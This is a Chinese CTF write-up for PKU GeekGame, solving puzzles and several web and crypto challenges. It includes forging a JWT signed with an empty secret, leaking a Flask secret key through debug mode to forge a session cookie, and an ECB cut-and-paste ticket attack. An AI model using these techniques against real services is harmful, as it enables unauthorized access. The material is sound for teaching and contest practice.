

# Writeup DF4D0155

## 0x00 签到

签到题：

c3ludHtKM3lwYnpylGdiIDBndSBDWEggVGhUaFRoLCByYXdibCBndXlgdG56ciF9  
Base64解码得：

```
synt{J3ypbZR gb 0gu CXH ThThTh, rawbl gur tnzr!}
```

这是一个明显的凯撒密码，synt→flag,其他各位以此为偏移量标准依此类推。得到最终flag:

```
flag{w3lcome to 0th PKU GuGuGU, enjoy the game!}
```

## 0x01 主的替代品

根本问题在于代码中不能出现"main"字符串。输出部分很好规避，但问题在于如何在不出现"main"字符串的情况下完成int main()的效果。

这题其实卡了半天.....后来才意识到C语言宏定义中有##的用法，其能够实现拼接两侧字符串的功能。于是即得到一种解法：

```
#include<stdio.h>
#define fun m##a##i##n
int fun(){printf("%c%c%c%c",'m','a','i','n');return 0;}
```

```
token:
code length: 100
code (100):
#include<stdio.h>
#define fun m##a##i##n
int fun(){printf("%c%c%c%c",'m','a','i','n');return 0;}

code received:
#include<stdio.h>
#define fun m##a##i##n
int fun(){printf("%c%c%c%c",'m','a','i','n');return 0;}

flag{to main or not to main that is a question 8f3e5c0b}
```

此处参考：<https://www.geeksforgeeks.org/write-running-c-code-without-main/>

## 0x02 小北问答

### #1

<https://its.pku.edu.cn/pcroom.jsp> 可得机房信息如下：

- 1号机房（理科一号楼二层1258房间）50台计算机
- 2号机房（理科一号楼二层1263房间）50台计算机
- 3号机房（理科一号楼二层1261房间）52台计算机
- 4号机房（理科一号楼二层1204房间）68台计算机
- 5号机房（理科一号楼二层1203房间）68台计算机
- 6号机房（理科一号楼二层1249房间）96台计算机
- 7号机房（理科一号楼三层1339房间）103台计算机
- 8号机房（理科一号楼三层1338房间）103台计算机

写一个简单的脚本：

```
from math import *
lst=[1258,1263,1261,1204,1203,1249,1339,1338]
sum=0
for i in enumerate(lst):
    sum+=i[1]**(i[0]+1)
    #print(i[1],i[0]+1,i[1]**(i[0]+1))
print(sum)
```

这里是踩的第一个坑，此处由于数过大只能使用\*\*运算符而不能使用pow,否则精度会不够.....

得到 $\Sigma(X_n)^n = 10279576720584031841969783$

下一个问题是他因数分解.....实在是写不动这么大的因数分解了，于是网上直接找工具，但此处有第二个坑，网上多数工具的精度也不够.....

已经找不到当时用的工具了，但这里有另一个可用的(实际上这是做RSA的时候找到的。)：

<http://factordb.com/index.php?query=10279576720584031841969783>

可得最大质因数为108475792463321。

## #2



The screenshot shows a Google search interface. The search bar contains the text "讲得好、作业少、考试水、给分高的课". Below the search bar, there are tabs for "全部" (All), "图片" (Images), "新闻" (News), "视频" (Videos), and "更多" (More). The search results show a single result from "https://courses.pinzhiyuan.com" with the title "首页- 非官方课程测评@北京大学". The description of the result mentions finding courses that are "讲得好、作业少、考试水、给分高" (good lectures, little homework, easy exams, high scores) and adds a note about adding a review to help other students.

`<abbr title="穆良柱老师的热学">讲得好、作业少、考试水、给分高</abbr>`

穆良柱老师的热学。

## #3

<https://datatracker.ietf.org/doc/html/rfc7168> 有该协议原文。

2.3.3. 418 I'm a Teapot

TEA-capable pots that are not provisioned to brew coffee may return either a status code of 503, indicating temporary unavailability of coffee, or a code of 418 as defined in the base HTTP specification to denote a more permanent indication that the pot is a teapot.


于是503.

## #4

[https://en.wikipedia.org/wiki/Still\\_life\\_\(cellular\\_automaton\)](https://en.wikipedia.org/wiki/Still_life_(cellular_automaton))

Enumeration部分有完整的number of live cells 和 number of still lifes对应关系表。查表得到4个。

## #5



Note: The default FAST MSJ password is "config".

config.

## #6

随便检索可知汉信码标准文件为GB\_T 21049-2007；但编制单位不给下载。

最后找到<http://www.doc88.com/p-9753827728263.html>，第八页表一，可见码图大小最小为23\*23，即529像素(模块)。


## #7

搜索“椭圆曲线密码 SM”，可知为SM2。

## #8

# List of Internet top-level domains

来自Wikipedia



**This article has multiple issues.** Please help **improve it** or discuss these issues on the [talk page](#). *(Learn how and when to remove these template messages)*

- This article **may be too long to read and navigate comfortably**. *(September 2017)*
- This article **may have too many section headers dividing up its content**. *(September 2017)*
- This article needs to be **updated**. *(May 2021)*

This **list of Internet top-level domains** is a list of the top-level domains in the **DNS root zone** of the **Domain Name System** of the **Internet**. A list of the top-level domains is maintained at the **Root Zone Database**.<sup>[1]</sup> IANA also oversees the **approval process for new proposed top-level domains** for **ICANN**. As of April 2021, their root domain contains 1502 top-level domains.<sup>[2][3]</sup> As of March 2021, the IANA root database includes 1589 TLDs. That also includes 68 that are not assigned (revoked), 8 that are retired and 11 **test domains**.<sup>[1]</sup> Those are not represented in IANA's listing<sup>[2]</sup> and are not in root.zone file (root.zone file also includes one **root domain**).<sup>[4]</sup>

Wikipedia的"List of Internet top-level domains"条目下可看到一个参考来源为"TLD DNSSEC Report";点进页面发现有Archive,但只有最近半年的。

20210201.0001 CSV

20210131.0001 CSV

20210130.0001 CSV

20210129.0001 CSV

20210128.0001 CSV

20210127.0001 CSV

20210126.0001 CSV

20210125.0001 CSV

20210124.0001 CSV

20210123.0001 CSV

20210122.0001 CSV

20210121.0001 CSV

20210120.0001 CSV

20210119.0001 CSV

20210118.0001 CSV

20210117.0001 CSV

20210116.0001 CSV

20210115.0001 CSV

20210114.0001 CSV

20210113.0001 CSV

20210112.0001 CSV

20210111.0001 CSV

20210110.0001 CSV

20210109.0001 CSV

20210108.0001 CSV

20210107.0001 CSV

20210106.0001 CSV

20210105.0001 CSV

20210104.0001 CSV

20210103.0001 CSV

20210102.0001 CSV

20210101.0001 CSV

20201231.0001 CSV

20201230.0001 CSV

20201229.0001 CSV

20201228.0001 CSV

20201227.0001 CSV

20201226.0001 CSV

20201225.0001 CSV

20201224.0001 CSV

20201223.0001 CSV

20201222.0001 CSV

20201221.0001 CSV

20201220.0001 CSV

20201219.0001 CSV

20201218.0001 CSV

20201217.0001 CSV

stats.research.icann.org/dns/tld\_report/.../20210105.000101.html

但不难看出网页url的格式是有明显规律的，即

"http://stats.research.icann.org/dns/tld\_report/archive/"+日期+".000101.html"

于是尝试：

[http://stats.research.icann.org/dns/tld\\_report/archive/20130505.000101.html](http://stats.research.icann.org/dns/tld_report/archive/20130505.000101.html)

可以打开。得到总数317个。


## 0x03 与佛论禅网大会员

先考虑gif内直接写了flag的可能，于是直接文本编辑器打开查找flag，结果发现：

PK.....flag.txt.....7(JO.....-CH.....-.....\$0403.....\$0403.....jsuDD).....PK.....

.....当时已经被巴别压缩包卡了好久了，一眼发觉PK是zip的文件特征.....

于是改后缀打开：



感觉这一步应该有更完美的处理方法，直接改后缀似乎一般是打不开的（盲猜文件头不对？）；但反正7Zip没打开WinRAR打开了，俺就接着做了（


从flag1.txt得到第一个flag:

```
flag{k33p_going!Passw0rd-is-hidden-in-the-1mage}
```


.....这是明示图像隐写了啊。

PS打开，发现能分离出八个图层；全部导出，其中四个完全相同可以先放下，剩下的先统统画图黑色填充空白区域看看是不是纯白再说。于是发现6和8在两个上角有隐藏信息；回过头发现2和4两个下角是白的。

把四个角放到一张图里，拖进PS，亮度和对比度拉到最低：



明显的QR code.很明显右下和左下、右上和左上的纵向边是可以直接拼合的，同时有明显的定位区形式(01交替):



于是调整位置，随便找个QR code调整大小把四角定位区拼上去得到：



如您所见，施工现场一片混沌。当时思路非常明确，尝试冲一血，结果定位区又是画又是拼了二十多分钟死活拼不出来，以为煮熟的鸭子要飞了。

扫码得到

```
https://www.pku.edu.cn/#hint=zip_password_is_fm2jbn2z6t0g151e
```

回到压缩包，用密码打开flag2.txt得到：

```
flag{you are master of stegan0. Here is y0ur flag}
```

## 0x04 2038 年的银行

先无脑试整数溢出。发现可以从三家银行循环借钱来使现金达到最大，即：把现金全部存入A,然后按最大额度从A借款,再把存的现金全取出来;再把全部存入B，然后按最大额度从B借款.....依此循环。



资产：

第 1 天

总资产：500

现金：-1501256796

面包：0

买flag

银行A  
银行B  
银行C

余额：0

买面包

欠款：2000000000

睡觉

总可用额度：2000000000

存款

金额： 可用：-1501256796

最大

存款

取款

金额： 可用：0

最大

取款

借款

金额： 可用：0

最大

借款

还款

金额： 可用：-1501256796

最大

还款

然后当滚雪球滚到一定程度的时候发现现金爆了。而且爆掉的边界很接近于大家最喜欢的2147483647。由此推测欠款应该也能爆。

于是再次尝试，这次控制现金不爆，且控制爆的时候只欠一家钱：

资产：

第 3 天

总资产：-176160182

现金：1286155480

面包：0

买flag

银行A  
银行B  
银行C

余额：0

买面包

欠款：-2089967296

睡觉

总可用额度：2000000000

存款

金额： 可用：1286155480

最大

存款

取款

金额： 可用：0

最大

取款

借款

金额： 可用：4089967296

最大

借款

还款

金额： 可用：-2089967296

最大

还款

▲ 需要消耗1个面包以进入下一天 面包单价为10

然后果然爆了，但发现到下一天的时候又正回来了。不过不难发现，相隔两天为正数的欠款增长速度很明显是低于正常的（废话）。于是想到可以通过正常存款赚5%利率跑赢利息的反常增长速度。

于是存入2100000000，同时每天取走42000000；现金有爆的风险的时候就存去别家银行。如此循环，直到现金足以偿还所有欠款并足够买来flag。

因为实际操作中是手动操作的，玩了几十还是上百天，此处就不复现了（逃


## 0x05 人类行为研究实验

把代理架上进页面。

查看js，不难发现每轮游戏是直接通过一个名为won的bool变量判断胜负的。

```
function get(won) {
    if (won) {
        ...
    } else {
        showMsg();
        MSGT.innerHTML = "很遗憾";
        MSGP[0].innerHTML = "在此次尝试中，您未能及格。";
        MSGP[1].innerHTML = "再试一次吧！↓↓↓";
        MSGB[0].style.display = "inline-block";
        MSGB[1].style.display = "none";
        showMsg()
    }
}
```

于是直接在此设断点，每次游戏都直接选第一个，快进到判断胜负，然后console把won的值改掉触发过关条件。




得到第一个flag。


点提交成绩进入iaaa;随便尝试一组账号密码登录，得到提示：

感谢你完成实验。由于你的身份是student，我们无法赠送你一个flag。只有teacher可以领取flag。

## 查看请求信息发现：



有一个jwt。jwt.io 可以得到前中两段的base64解码信息，并对最后一段做签名校验：



可以发现需要做的就是将中段的payload改成{'identity': 'teacher'}。尝试HS256签名用各种弱口令验证，发现secret实际为空。

于是直接修改payload并按空口令做签名，得到新的jwt

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZGVudG10eSI6InRlYWNoZXIifQ.22-u3h1xug60PI-1gNRT2rFkeZuD8ju29DhCwMEyxaw
```

并以之为参数直接请求

```
http://game.pku.edu.cn/callback?
_rand=0.9257834367820181&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZGVudG10eS
I6InRlYWNoZXIiOiJfQ.22-u3h1xug60PI-1gNRT2rFKeZuD8ju29DhCwMEyxaw&token=...
```

得到flag:

感谢你完成实验。这是我们额外赠送给你的flag:  
flag{D4nG3r0u5\_pRoxy\_4Nd\_s1MpLe\_jvvT\_10164193}


## 0x06 人生苦短

打开源代码，可以清楚地看到最后一行写着：

```
app.run('0.0.0.0', 5000, True)
```

### 生产环境不要开Debug(大声)

于是下一步就是让它报错。尝试直接POST一个[]，果然返回了debugger页面：



当时做的时候在这个地方卡了很久，主要是以为要爆debugger的PIN输指令，后来发现顶上代码区有secret\_key。复盘的时候发现这个地方实际上有一定的运气成分，如果一开始尝试的是在json获取属性的时候崩掉（比如post一个flag:null），因为错误位置靠下，错误信息里也就不会有secret\_key了.....

在页面中发现以下内容：

```
<div class="source "><pre class="line before"><span class="ws">
</span>app.secret_key = &#x27;oh you got it, one more step to get flag&#x27;
</pre>
```

于是得到了secret\_key，为:'oh you got it, one more step to get flag'

那么one more step是啥呢.....查看代码，发现判断是否登录的条件是看session['admin']; 查看请求信息，发现cookie中有session信息。通过flask\_session\_cookie\_manager，可以解码得到其payload为{'admin':false}; 同时由于已经获取了secret\_key，也可以用flask\_session\_cookie\_manager再构造新的session信息cookie。

于是:

```
import requests
import json
import webbrowser as wb
url="http://prob10.geekgame.pku.edu.cn/"
requests.post(url,data='{"token":"","action":"getflag"}',headers={'Content-Type':'application/json','Cookie':'session=eyJhZG1pb2I6dHJ1ZX0.YK07yA.ekud_ckUtvYZPGFQOJYdGVZVlLU'})
```

得到

```
Here is your flag: flag{F1a5k_debugging_mode_1S_1Ns3cure_044a64ce}
```

但这个key是错的.....是错的.....是错的。此处的token应当是选手的个人token。不过既然已经有了一个key, 就能登陆了, 登陆后直接把正确token填进去getflag就好。

得到正确flag:

```
Here is your flag: flag{F1a5k_debugging_mode_1S_1Ns3cure_f943c63e}
```

## 0x07 千年讲堂的方形轮子

万万没想到这真是Crypto.....吐血。

试了半天弱口令没试出来这种无用功就不提了, 真正开始有用的工作是从ECB开始的。

### ECB

显然由于加密只与key有关, 于是ECB下同样输入内容的输出必然是相同的, 可以暴力试整个的编码结构。总结出了每个16字节块的可能影响因素:

```
0-15 studentID (checked)

16-31 Name (checked)never affected by redeem code

32-48 Name[17:20] and ?(need gift?) may be affected by redeem code when length of name<=8

then only 48-64 can be the redeem code

64-80 timestamp and name-length may be affected by redeem code when length of name>=10

when namelen==9,64-80 will be the same

80-96 timestamp and name-length
```

复盘认为这玩意不能算完全没用, 但作用不大。

当时的主要问题是当时一直误以为是按属性分块单独做的padding, 故一直在尝试找块和属性的对应关系。直到偶然尝试把不同长度姓名的串拼到一起, 比如: <http://prob12.geekgame.pku.edu.cn/ecb/query-ticket?ticket=hmsPNEcJJZCN9vobvh9ZYRYMthOm9rFwfZmZR%2BJjgGRtyZjChjSHBPbv6%2BFxRaVh5PAq8Bg0f7zNVRKZZor%2BpfOtfYdlmGojrO69Ev9DxNqE55j2O6TRVruRkfe9ril>

然后得到了：

```
礼品兑换码： 9ivs*****
```

此时意识到全文可能是使用字符串拼接直接拼在一起的。通过暴力输入所有可能作为分隔符的字符试验看哪个字符会被吞，发现分隔符应当是'|'。通过获取ticket时的属性名可以猜测开头的字段应当是：

```
stuid=0000000000|name=x|flag=
```

这也符合最早对每一块和属性对应关系的分析。由于按照分块flag的值应当占五个字节，猜测应当就是False。当然随后也通过填十个字符的名字得到的密文的第1、2块和填九个字符的名字得到的密文的第三块开始验证了这一点：

```
hmsPNECJJZJCN9vobvh9ZY/nly68Hjmq0gQeQ4jNT8lMMPi0TFPdsVwHZocFU6tK0Nu0iI1xTaVhFq8H  
R4kYNRNM08hUc+2eVT1uxNwsGkF/pPSVTYBZEEG/swQzLlH
```

```
学号： 1000000000•0•BxNjflag=False
```

同理，把后续块往前拼接到填十个字符的名字得到的密文的第1、2块后，也可以得到相关的信息。可以发现时间戳的属性名后缀是stamp,结合长度可以推测出是timestamp;而兑换码就是code。于是我们得到了完整的原文内容：

```
stuid=0000000000|name=*|flag=False|code=*****|timestamp=*****
```

我们不能确认最后是否有分隔符，不过现在这一点不重要。

下面需要做的是控制flag=True且让code值可控。一开始尝试通过上述类似的方式显示出code的内容，但发现无论如何都差五个；且如果不拆散原文中的flag，flag就会被定义为False。此外，一些部分似乎是不能缺少的，否则会无法解析ticket。

到这一部实际上就可以得到最终可用的payload了。各种弯路姑且掠过，最终使用的payload是这样的：

```
name= a|flag=Tru [0:32]
qbi3jHXSmZaVi/5bpSBLGX0hMmBAXFwHoxFt8Abx55/Xpt0BMwtDTF88Qv6dw8UQm5sJe8radt8Qj08y
IG+0HVZ32exTIynM1xgPpf9xjwOJlvp06METG4egGDiwj27T

